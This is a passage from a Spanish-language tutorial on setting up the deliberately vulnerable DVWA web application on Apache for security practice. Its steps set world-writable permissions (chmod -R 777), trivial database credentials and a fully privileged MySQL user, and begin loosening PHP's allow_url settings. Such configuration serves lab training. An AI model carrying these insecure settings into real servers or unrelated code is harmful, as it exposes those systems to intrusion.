


Imagen 16: Copiar el repositorio DVWA

17. Ir a la dirección “cd /var/www/hmtl/ correspondiente al servidor apache para realizar la clonación del entorno.




Imagen 17: Directorio del servidor web apache - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

18. Con el comando “git clone https://github.com/digininja/DVWA.git” se hace la respectiva clonación del entorno en el servidor.




Imagen 18: Clonación del entorno DVWA - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

19. Con el comando mv, se realiza el cambio del nombre del entorno por dvwa.




Imagen 19: Cambiar el nombre del DVWA a dvwa - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

20. Se realiza a dar permiso de lectura, escritura y ejecución al entorno web con el comando "chmod –R 777 dvwa".




Imagen 20: Dar permiso de lectura, escritura y de ejecución al entrono web - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

21. Entorno web incorporado al servidor web apache.




Imagen 21: dvwa insertado en el servidor web apache - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

22. Ir a la dirección "cd dvwa/config" para realizar la configuración para el funcionamiento correcto del entorno. Se procede a ejecutar una copia del archivo dist de configuración para así modificar valores de configuración.




Imagen 22: Copia de config.ini.php.dis para modificar a config,inic.php - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

23. Con el comando “nano config.inc.php” se procede a ingresar el archivo de configuración para cambiar el usuario y contraseña del entorno que viene por defecto “db_user= dvwa”,”db_password= p@ssw0rd”, y es reemplazado por “user” y “pass”




Imagen 23: Cambiar las credenciales de user y password para la conexión a la base de datos - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

24. Se realiza el cambio y se guarda los cambios




Imagen 24: Iniciar el servicio MSQL - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

25. Se realizar alzar el servicio de mysql, para asi ingresar al motor de base de datos con el comando “mysql –u root – p” para crear el usuario establecido en el archivo de configuración del entrono




Imagen 25: Iniciar sesión motor base de datos - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

26. Se crea el usuario y contraseña en el motor de base de datos con el comando “create user ‘user’@’127.0.0.1’ identified by ‘pass’;”




Imagen 26: Creación de nuevo usuario fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

27. Tras crear el usuario se realiza a dar todo el privilegio del usuario a la base de datos del entorno, con el comando “grant all privileges on dvwa.* to ‘user’@’127.0.0.1’ identified by ‘pass’; se realiza la asignación.

Imagen 27: Privilegios al usuario creado para la base de datos dvwa - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

28. Se realiza la verificación de la versión de PHP con el comando “php -versión”.




Imagen 28: Conocer la versión de php - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

29. Ir a la dirección “cd etc/php/8.1/apache2” para configurar el archivo php.ini




Imagen 29: Configurar el archivo php.ini del php_v8.1 - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

30. Con el comando “nano php.ini” se realiza abrir el archivo para realizar cambios en el allow_url.

